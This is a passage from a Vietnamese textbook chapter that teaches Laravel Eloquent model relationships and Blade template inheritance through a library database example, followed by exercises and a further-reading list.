Trong thực tế, ứng dụng luôn cần truy vấn thông tin từ nhiều bảng dữ liệu có quan hệ với nhau. Để thuận tiện trong việc cài đặt, thay vì người lập trình phải viết các câu lệnh truy vấn từ nhiều bảng dữ liệu, Laravel cung cấp các phương thức để thiết lập quan hệ giữa các đối tượng mô hình. Cách thức thực hiện các quan hệ cơ bản (một–một, một–nhiều, và nhiều–nhiều) được trình bày ngay sau đây:

Quan hệ một–một

Xét ví dụ một đọc giả chỉ được cấp một thẻ (thẻ thư viện) và một thẻ chỉ thuộc

sở hữu của một đọc giả. Để thiết lập quan hệ một-một giữa hai mô hình *Reader* (đọc giả, tương ứng bảng *Docgia* trong cơ sở dữ liệu) và *Card* (thẻ đọc, tương ứng bảng *TheDoc* trong cơ sở dữ liệu), ứng dụng có thể cung cấp phương thức *card()* cho mô hình *Reader* và/hoặc phương thức *reader()* cho mô hình *Card*. Phương thức *card()* của mô hình *Reader* cho biết thẻ của một đọc giả. Ngược lại, phương thức *reader()* của mô hình *Card* cho biết chủ sở hữu của một thẻ. Mã nguồn định nghĩa quan hệ *card()* và *reader()* như sau (với giả thiết các bảng *Docgia* và *TheDoc* đều có khóa chính có tên là *id* cho biết mã đọc giả hay mã thẻ đọc, tương ứng, bảng *TheDoc* có khóa ngoại *madg* liên kết đến trường *id* của bảng *Docgia*):

```
1. <?php
2. // Tệp app/Models/Reader.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Reader extends Model {
7.     protected $table = 'Docgia';
8.     public function card() {
9.         return $this->hasOne('App\Models\Card', 'madg');
10.    }
11. }
```

```
1. <?php
2. // Tệp app/Models/Card.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Card extends Model {
7.     protected $table = 'TheDoc';
8.     public function reader() {
9.         return $this->belongsTo('App\Models\Reader', 'madg');
10.    }
11. }
```

Phương thức *card()* của mô hình *Reader* sử dụng phương thức *hasOne()* của Eloquent để xác định đối tượng *Card* liên quan. Tham số thứ nhất cho *hasOne()* là tên của mô hình có quan hệ với mô hình đang được định nghĩa. Trong ví dụ này, mô hình đang được định nghĩa là *Reader* và mô hình có quan hệ với nó là *Card*. Tham số thứ hai của phương thức *hasOne()* là tên thuộc tính đóng vai trò khóa ngoại trong mô hình có quan hệ, trong ví dụ này là *Card*; mô hình *Card* có thuộc tính *madg* là khóa ngoại do *Card* được ánh xạ đến bảng *TheDoc*. Với quan hệ *card()* được định nghĩa như trên, ứng dụng có thể truy xuất phương thức *card()* như thể nó là một thuộc tính của mô hình *Reader*. Ví dụ, câu lệnh `$card = Reader::find(100)->card;` sẽ trả về đối tượng *Card* của người đọc có mã là 100, hay truy vấn SQL được thực hiện tương đương là "select * from *TheDoc* where *madg*=100".

Phương thức *reader()* của mô hình *Card* sử dụng phương thức *belongsTo()* của Eloquent để xác định chủ sở hữu của thẻ. Tham số thứ nhất cho *belongsTo()* là tên của mô hình có quan hệ với mô hình đang được định nghĩa. Trong ví dụ này, mô

hình đang được định nghĩa là *Card* và mô hình có quan hệ với nó là *Reader*. Tham số thứ hai của phương thức *belongsTo()* là tên thuộc tính đóng vai trò khóa ngoại trong mô hình đang được định nghĩa, trong ví dụ này là *Card*. Với quan hệ *reader()* được định nghĩa như trên, ứng dụng có thể truy xuất phương thức *reader()* như thể nó là một thuộc tính của mô hình *Card*. Ví dụ, câu lệnh `$reader = Card::find(100)->reader;` sẽ trả về đối tượng *Reader* là chủ sở hữu của thẻ có mã là 100, hay truy vấn SQL được thực hiện tương đương là "*select * from Docgia where id in (select madg from Thedoc where id=100)*".

Quan hệ một-nhiều

Xét ví dụ một đọc giả có thể mượn nhiều cuốn sách trong khi tại mỗi thời điểm một cuốn sách chỉ có thể cho một đọc giả mượn. Để thiết lập quan hệ một-nhiều giữa hai mô hình *Reader* và *Book*, ứng dụng có thể cung cấp phương thức *books()* cho mô hình *Reader* và/hoặc phương thức *reader()* cho mô hình *Book*. Phương thức *books()* của mô hình *Reader* cho biết các sách mà một đọc giả đang mượn. Ngược lại, phương thức *reader()* của mô hình *Book* cho biết đọc giả đang mượn một cuốn sách cụ thể. Mã nguồn định nghĩa quan hệ *books()* và *reader()* như sau (với giả thiết bảng *Sach* có khóa ngoại là *madg* liên kết đến trường *id* của bảng *Docgia*):

```
1. <?php
2. // Tệp app/Models/Reader.php
3.
4. namespace App\Models;
5. use Illuminate\Database\Eloquent\Model;
6.
7. class Reader extends Model
8. {
9.     protected $table = 'Docgia';
10.    ...
11.    public function books()
12.    {
13.        return $this->hasMany('App\Models\Book', 'madg');
14.    }
15. }
```

```
1. <?php
2. // Tệp app/Models/Book.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Book extends Model {
7.     protected $table = 'Sach';
8.     public function reader() {
9.         return $this->belongsTo('App\Models\Reader', 'madg');
10.    }
11. }
```

Phương thức *books()* của mô hình *Reader* sử dụng phương thức *hasMany()* của Eloquent để xác định các đối tượng *Book* liên quan. Các tham số cho *hasMany()* tương tự các tham số cho *hasOne()* như đã được mô tả trước đây. Với quan hệ

`books()` được định nghĩa như trên, ứng dụng có thể truy xuất phương thức `books()` như thể nó là một thuộc tính của mô hình `Reader`. Ví dụ, câu lệnh `$books = Reader::find(100)->books;` sẽ trả về mảng các đối tượng `Book` đang được người đọc có mã là 100 mượn, hay truy vấn SQL được thực hiện tương đương là "`select * from Sach where madg=100`".

Phương thức `reader()` của mô hình `Book` giống hệt phương thức `reader()` của mô hình `Card` đã được mô tả trước đây. Ứng dụng có thể truy xuất phương thức `reader()` như thể nó là một thuộc tính của mô hình `Book`. Ví dụ, câu lệnh `$reader = Book::find(100)->reader;` sẽ trả về đối tượng `Reader` là đọc giả đang mượn sách có mã 100, hay truy vấn SQL được thực hiện tương đương là "`select * from Docgia where id in (select madg from Sach where id=100)`".

Quan hệ nhiều-nhiều

Xét ví dụ một tác giả có thể tham gia viết nhiều sách và một sách có thể có nhiều người là đồng tác giả. Để thiết lập quan hệ nhiều-nhiều giữa hai mô hình `Author` (tác giả, tương ứng bảng `Tacgia` trong cơ sở dữ liệu) và `Book`, ứng dụng có thể cung cấp phương thức `books()` cho mô hình `Author` và/hoặc phương thức `authors()` cho mô hình `Book`. Phương thức `books()` của mô hình `Author` cho biết các sách mà một người là (đồng) tác giả. Ngược lại, phương thức `authors()` của mô hình `Book` cho biết những người là đồng tác giả của sách. Mã nguồn định nghĩa quan hệ `books()` và `authors()` như sau (với giả thiết trong cơ sở dữ liệu có bảng `VietSach(matg, masach, tt)` thể hiện quan hệ nhiều-nhiều giữa bảng `Tacgia` với bảng `Sach`, trong đó `matg` là khóa ngoại liên kết với trường `id` của bảng `Tacgia`, `masach` là khóa ngoại liên kết đến trường `id` của `Sach`, `tt` là thứ tự của tác giả trong danh sách đồng tác giả):

```
1. <?php
2. // Tệp app/Models/Author.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Author extends Model {
7.     protected $table = 'Tacgia';
8.     public function books() {
9.         return $this->belongsToMany('App\Models\Book', 'VietSach', 'matg', 'masach');
10.    }
11. }
```

Phương thức `books()` của mô hình `Author` sử dụng phương thức `belongsToMany()` của Eloquent để xác định các đối tượng `Book` liên quan. Tham số thứ nhất cho `belongsToMany()` là tên mô hình có liên quan, trong trường hợp này là `Book`. Tham số thứ hai cho `belongsToMany()` là tên của bảng thể hiện quan hệ trong cơ sở dữ liệu, trong trường hợp này là `VietSach`. Tham số thứ ba cho `belongsToMany()` là khóa ngoại liên kết đến bảng ứng với mô hình đang được định nghĩa, trong trường hợp này là `Author`. Tham số cuối cùng cho `belongsToMany()` là khóa ngoại liên kết đến bảng ứng với mô hình được quan hệ, trong trường hợp

này là *Book*. Với quan hệ *books()* được định nghĩa như trên, ứng dụng có thể truy xuất phương thức *books()* như thể nó là một thuộc tính của mô hình *Author*. Ví dụ, câu lệnh `$books = Author::find(100)->books;` sẽ trả về mảng các đối tượng *Book* mà tác giả có mã 100 tham gia viết, hay truy vấn SQL được thực hiện tương đương là "`select * from Sach where id in (select masach from VietSach where matg=100)`".

Phương thức *authors()* của mô hình *Book* được định nghĩa tương tự phương thức *books()* của mô hình *Author*, như được thể hiện trong ví dụ sau:

```
1. <?php
2. // Tệp app/Models/Book.php
3. namespace App\Models;
4. use Illuminate\Database\Eloquent\Model;
5.
6. class Book extends Model {
7.     protected $table = 'Sach';
8.     ...
9.     public function authors() {
10.         return $this->belongsToMany('App\Models\Author', 'VietSach', 'masach', 'matg');
11.     }
12. }
```

10.2.7. Xây dựng lớp giao diện

Tất cả các tệp giao diện trong Laravel được đặt trong thư mục *resources/views*. Xu thế phát triển giao diện được ưa chuộng ngày nay là sử dụng các ngôn ngữ biểu mẫu (templating language). Laravel sử dụng biểu mẫu có tên là Blade. Không giống những biểu mẫu khác, Blade không giới hạn việc sử dụng mã lệnh PHP trong giao diện. Tất cả các tệp biểu mẫu Blade sẽ được dịch thành tệp mã lệnh PHP và lưu đệm cho đến khi tệp biểu mẫu bị thay đổi. Các tệp biểu mẫu Blade có tên có mở rộng là *.blade.php*.

Sử dụng lại mã nguồn là thế mạnh khi làm việc với biểu mẫu. Mỗi biểu mẫu có thể kế thừa hoặc bao hàm các biểu mẫu khác. Trong thực hành, một vài biểu mẫu được thiết kế nhằm tạo dàn trang (layout) cho ứng dụng, các biểu mẫu còn lại kế thừa từ biểu mẫu dàn trang, đồng thời chèn thêm nội dung cho trang. Ví dụ, một dàn trang đơn giản được tạo ra bằng biểu mẫu *master.blade.php* có nội dung như sau:

```
1. <!-- resources/views/layouts/master.blade.php -->
2. <!DOCTYPE html><html><head>
3.   <title>ABC website</title>
4.   <meta charset="utf-8">
5. </head><body>
6.   <div class="container">
7.     <div>@yield('header')</div>
8.     <div class="row">
9.       <div class="col-md-3">
10.        @section('leftmenu')
11.          Left menu
12.          @show
13.       </div>
14.       <div class="col-md-9">@yield('content')</div>
```

```
15.    </div>
16.  </div>
17. </body></html>
```

Trong biểu mẫu này, chỉ dẫn `@section` được sử dụng để tạo ra các phân đoạn nội dung, trong khi chỉ dẫn `@yield` được sử dụng để giữ chỗ cho phân đoạn nội dung sẽ được khai báo trong biểu mẫu kế thừa.

Biểu mẫu được kế thừa được gọi là biểu mẫu cha. Biểu mẫu mới, kế thừa từ biểu mẫu cha, được gọi là biểu mẫu con. Chỉ dẫn `@extends` được sử dụng trong biểu mẫu con để chỉ định tên biểu mẫu cha mà nó kế thừa. Ngoài ra, chỉ dẫn `@section` được sử dụng trong biểu mẫu con để khai báo nội dung cho các phân đoạn đã được giữ chỗ bằng chỉ dẫn `@yield` trong biểu mẫu cha. Ví dụ, biểu mẫu `master` đã được định nghĩa ở trên có thể được kế thừa để tạo biểu mẫu `home` như sau:

```
1. <!-- resources/views/layouts/home.blade.php -->
2. @extends('layouts.master')
3.
4. @section('header')
5.   <p>Welcome.</p>
6. @endsection
7. @section('leftmenu')
8.   @parent
9.   <ul class="vertical-menu">
10.    <li><a href="#1">Menu 1</a></li>
11.    <li><a href="#2">Menu 2</a></li>
12.   </ul>
13. @endsection
14. @section('content')
15.   <p>ABC website.</p>
16. @endsection
```

Các phân đoạn `header` và `content` đã được giữ chỗ trong biểu mẫu cha (`master`). Nội dung của chúng được khai báo trong biểu mẫu con (`home`). Ngoài ra, phân đoạn `leftmenu` đã được định nghĩa trong biểu mẫu cha được ghi đè (overwrite) trong biểu mẫu con. Chỉ dẫn `@parent` có tác dụng lấy lại nội dung của phân đoạn bị ghi đè trong biểu mẫu cha.

Có thể truyền dữ liệu vào cho biểu mẫu và Blade cho phép hiển thị dữ liệu trên biểu mẫu. Đồng thời, Blade cũng hỗ trợ tất cả các cấu trúc điều khiển (lặp, rẽ nhánh) cần thiết để xử lý dữ liệu. Trong ví dụ sau đây, hành động `show()` của lớp điều khiển `BookController` (đã trình bày trong Mục 10.2.4) được sửa đổi để trả về thông tin của sách có mã cho trước. Đầu tiên, nó sử dụng lớp mô hình `Book` để tìm sách có mã được chỉ định (`$id`). Tiếp theo, sách tìm thấy được chuyển cho biểu mẫu `showbook` để `showbook` hiển thị thông tin sách.

```
1. <?php
2. // Tệp app/Http/Controllers/BookController.php
3. namespace App\Http\Controllers;
4. use App\Book;
5. use App\Http\Controllers\Controller;
```

```
6. class BookController extends Controller {  
7.     public function show($id) {  
8.         return view('showbook', ['book' => Book::findOrFail($id)]);  
9.     }  
10. }
```

Biểu mẫu *showbook* có mã nguồn như sau:

```
1. <!-- resources/views/layouts/showbook.blade.php -->  
2. @extends('layouts.master')  
3.  
4. @section('header')  
5.     <p>Thông tin sách</p>  
6. @endsection  
7.  
8. @section('content')  
9.     <h2>{{ $book->tieude }} </h2>  
10.    Các tác giả:  
11.    @foreach ($book->authors as $author)  
12.        {{ $author->hoten }} <br>  
13.    @endforeach  
14.    Năm xuất bản: {{ $book->namxb }}  
15. @endsection
```

Trong biểu mẫu *showbook*, *\$book* là tham số nhận được từ lớp điều khiển. Nó là một đối tượng mô hình *Book*. Biểu mẫu truy cập các thuộc tính của *\$book* để hiển thị thông tin của sách. Ngoài ra, biểu mẫu sử dụng cấu trúc điều *@foreach* để truy xuất tên các tác giả của sách.

Bài tập

1. Tìm hiểu cách thức lưu trạng thái và đảm bảo an ninh của Laravel (sử dụng tài liệu chính thống về Laravel tại <https://laravel.com/docs/> cùng các sách tiếng Anh về Laravel nếu cần).
2. Tìm hiểu cách thức sử dụng kết hợp Laravel với các thư viện phát triển mặt trước như jQuery, Bootstrap, ... (sử dụng tài liệu chính thống về Laravel tại <https://laravel.com/docs/> cùng các sách tiếng Anh về Laravel nếu cần)
3. Phát triển ứng dụng BookStore (bài tập các Chương 7, 8, 9) bằng Laravel.

Đọc thêm

1. Matt Stauffer, "Laravel: Up and Running: A Framework for Building Modern PHP Apps 2nd Edition", O'Reilly Media, 2018.
2. Iuliana Cosmina, Rob Harrop, Chris Schaefer, Clarence Ho, "Pro Spring 5: An In-Depth Guide to the Spring Framework and Its Tools 5th ed. Edition", Apress, 2017.
3. Jonas Fagerberg, "ASP.NET Core 2.0 MVC & Razor Pages for Beginners: How to Build a Website", CreateSpace Independent Publishing Platform, 2017.